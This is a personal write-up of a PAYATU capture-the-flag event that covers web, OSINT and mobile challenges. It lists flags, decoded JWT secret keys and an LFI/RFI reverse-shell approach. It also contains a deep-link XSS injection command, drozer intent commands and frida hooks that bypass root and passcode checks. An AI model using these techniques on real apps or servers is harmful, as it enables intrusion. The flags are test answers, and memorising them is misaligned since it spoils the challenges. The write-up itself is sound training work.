


- Flag `PAYATU{BANDIT_1s_B4ND1T_RFI}`

What I did?

1. Found LFI

2. Used that LFI to look for internal files, it was hard, very hard. So tried RFI for webshell
3. Webshell didn't worked, so then tried Revshell.
4. Needed to host my file as well as a listener.
5. So Used ngrok for revshell and Pinggy for hosting my file. Updated the details of ngrok by pinging it with ping command.



Secure Storage Vault (Not Solved)

> The city has just rolled out a new secure file storage system for its citizens. Users can register, log in, and upload their files but are you sure it's as secure as they claim? Explore the platform, uncover its flaws, and retrieve the flag hidden within the system.


Seal the deal (Not Solved)

> You've landed on a basic login/signup portal. Everything looks simple — create an account, log in, view your profile. But there's something... strange. Regular users don't seem to have access to a certain hidden area. Rumor has it that someone managed to sneak their way into the admin zone — without hacking the front door. Can you figure out how to bend the system and take control?

- Found json keys with `k` base64 encoded secret keys.


```
            "alg": "HS256",
            "e": "AQAB",
            "k": "ZmFrZS1obWFjLXNlY3JldC1rZXk",
            "kid": "hmac-legacy-2023",
            "kty": "RSA",
            "n":
            "wGvwjkzN02fTcKoNJITI_XgIBYpQTr3JzYR1M8bEVzPYWXvJnKHMRrNdQ8QzKLp4mVtc2YHZrG
            pKvN4PQp1VeKrOzKrGxFpKvN4PQp1VeKrOzKrGxFpKvN4PQp1VeKrOz",
            "use": "sig"
        },
        {
            "alg": "HS256",
            "k": "c3VwZXItc2VjcmV0LWFwaS1rZXktMjAyNA",
            "kid": "api-secret-v2",
            "kty": "oct",
            "use": "sig"
        },
        {
            "alg": "HS256",
            "e": "AQAB",
            "kid": "legacy-hmac-key",
            "kty": "RSA",
            "n":
            "yGvwjkzN02fTcKoNJITI_XgIBYpQTr5JzYR1M8bEVzPYWXvJnKHMRrNdQ8QzKLp4mVtc2YHZrG
            pKvN4PQp1VeKrOzKrGxFpKvN4PQp1VeKrOzKrGxFpKvN4PQp1VeKrOz",
            "use": "sig"
        },
        {
            "alg": "RS512",
```

- Decoded those
  1. api-secret-v2 found to be `super-secret-api-key-2024`
  2. hmac-legacy-2023 found to be `fake-hmac-secret-key`
  3. Lets use the first one.
- None Token Doesn't work



- api-secret-v2 also doesn't work.

- kid based attacks also doesn't work



- Lets try algorithm confusion now.
-


OSINT (All Except Bonus)

Flight of the Lurk3r

- Just take md5 of the hash using `md5sum` command and use it as flag
- `PAYATU{088858b0048b014e450d40bade8cb89d}`

The Lake below

- Do reverse google search.
- Found it in first response:



- Lake name is `Lago Maggiore`
- Lets try that as flag. `PAYATU{LagoMaggiore}` well this is correct.

The Town at the Edge

- Town at the edge of the plane wing. Since I already have the original source image, I will do research there.
- Well the name is present in original source itself. `PAYATU{Lugano}`

The Flight Code

https://velvetescape.com/plane-view-swiss-alps-lago-maggiore/

- On the wing it is written KLM with Crown type symbol.
- We know the flight is landing at Milan Airport, going over Switzerland's Lugano.
- The article mentions the flight route `Amsterdam to Milan Malpensa` and its timing is said to be early morning
- Tried two flight codes didn't work. one for flight at 6:30 and another around 8.25. Both failed. `PAYATU{KL1613}` and `PAYATU{AF8373}`.
- Lets check another direct flight at 10:20. `PAYATU{KL1597}` This also failed.
- Lets try on airfrance connecting flight. `PAYATU{AF1830}`
- One more connecting flight found, lets see what it holds `PAYATU{AF1330}`
- Since I found no direct flight in the early morning lets check out one afternoon flight from AMS to MXP. `PAYATU{KLM1621}` Also tried `PAYATU{KL1621}`.
- Nothing working, I have checked, KLM doesn't go for any direct flight to Malpensa. So lets move to LIN.
- Tried `PAYATU{KLM1615}`. And it worked.

Tail code


- Wiki URL is provided to us.
- Checked the flight details. Found `E75L` and `E75S` both not working.
- On another website it was `PAYATY{B738}` again didn't worked. OK spelling mistake, tried again `PAYATU{B738}`
- Worked.

Cryptic Phantom

Well from the first question we already know who the author is. We just have to figure out what are the things associated with him. Maybe twitter handle name or others.

- Tried `PAYATU{Keith_Jenkins}`
- `PAYATU{KeithJenkins}`
- `PAYATU{velvetescape}`
- `PAYATU{iambassador}`


- Checked the image author using exiftool. Found the name. `lurk3r_in_p1ane`



The Phantom Behind the Lens

Baaa, this thing is still going on.

- Lets check again 1 by 1.
- `PAYATU{keith_jenkins}`
- https://www.aperisolve.com on the image.
- First search gave the answer.




Mobile (All Except Gatekeeper)

Snorlex

- Basic root detection bypass, I did using magisk.
- Flag `PAYATU{SN0RL3X15BL0CKNGXYXUIQP13J4}`

Gatekeeper

- Install the app, try opening. Nothing available. Had to enter a secret code.




- Lets check logcat with this. Not visible in logcat.
- Lets go for jadx gui.
- Very likely this has to do with `libnative-lib.so` file. Lets do a bit of rev engg of this file using ghidra or gdb.
- Too much time taken. Not solved

Pathfinder

- Reviewed Jadx gui.
- Reviewed App manifest file.
- Reviewed Mainactivity file.
- Reviewed strings.xml file for host value.
- Based on the data provided in challenge, I can say it has to do something with deep link and XSS.
- URL schema is observed in Activity as `ctf://payatu/web`
- Then Host URL to be found in strings as `payatu.com`
- And finally the function which will provide us the flag `showFlag()`
- So basically we have to invoke the intent, and put our payload with valid URL Scheme and host then just get out of the payload using double quote.

```
# Doing inside root shell of android.
am start -a android.intent.action.VIEW -d 'ctf://payatu/web?
url=https://payatu.com%22);AndroidFunction.showFlag();//' com.ctf.pathfinder
```



- Flag `PAYATU{Th1s_i5_th3_w4y}`

WhereamI

> Thor is looking for his brother. Maybe he should broadcast a message about finding his brother. Note that: When you click on the installed WhereAmI app, it will not open. This is intended behaviour.

- Analysed the code using jadx gui and drozer.
- Found there is a broadcast listener `com.payatu.whereami.BroadCastListener`
- Went back to the jadx gui and searched what does this receiver do. It compares some value to open another activity. Which is base64 encoded and stored in strings with name `code` .

```
┌──(venv)(kali㉿Omen16z)-[/mnt/d/Learning/Attacks/webshells]
└─$ echo "TWpvbG5pcg==" | base64 -d
Mjolnir
┌──(venv)(kali㉿Omen16z)-[/mnt/d/Learning/Attacks/webshells]
└─$
```

- Now will run the broadcast receiver with `loc` variable as `Mjolnir`
- Used chatgpt to make a frida script to run the `ImTheSecond` activity while, I start the broadcast from drozer.
- drozer command `run app.activity.start --component com.payatu.whereami com.payatu.whereami.MainActivity`

```
yayerroryay you probably didn't specify a valid drozer server and that's why you're see
ing this error message
┌──(kskul㉿Omen16z)-[D:/Learning/AndroidPentesting/Tools/drozer]                34s
└─$ drozer console connect
Selecting 62bb8ba0f85dbe67 (Xiaomi 21061119BI 13)

dz> run app.broadcast.send --action com.payatu.whereami.BroadCastListener --extra strin
g loc Mjolnir
Attempting to run shell module
dz> run app.activity.start --component com.payatu.whereami com.payatu.whereami.MainActi
vity
Attempting to run shell module
dz>
```


```
   . . . .   Connected to 21061119BI (id=f296f27d0504)
Failed to spawn: unable to find a front-door activity
┌──(kskul㉿Omen16z)-[D:/Jobs/Payatu/Mobile/scripts]
└─$ frida -U -n com.payatu.whereami -l .\imtheone.js
     ____
    / _  |   Frida 17.1.5 - A world-class dynamic instrumen
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'ob
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to 21061119BI (id=f296f27d0504)
Attaching...
[*] Starting...
[+] ImTheSecond Activity launched
[-] Failed to get native flag: Error: java.lang.RuntimeExce
inside thread Thread[Thread-4,10,main] that has not called
[21061119BI::com.payatu.whereami ]->
```

- Flag: `PAYATU{WAMI-G0d0F7HUND3RONHUNT}`

AStrangeDoor

> There's an enchantment on the Sanctum's door, Only known to magician's core, Hook it or flip the byte, Only brave should enter the might.

- Basic frida script hook on checkPasscode return true worked.



- Flag: `PAYATU{ASDS73V3NS7R@NG3POP}`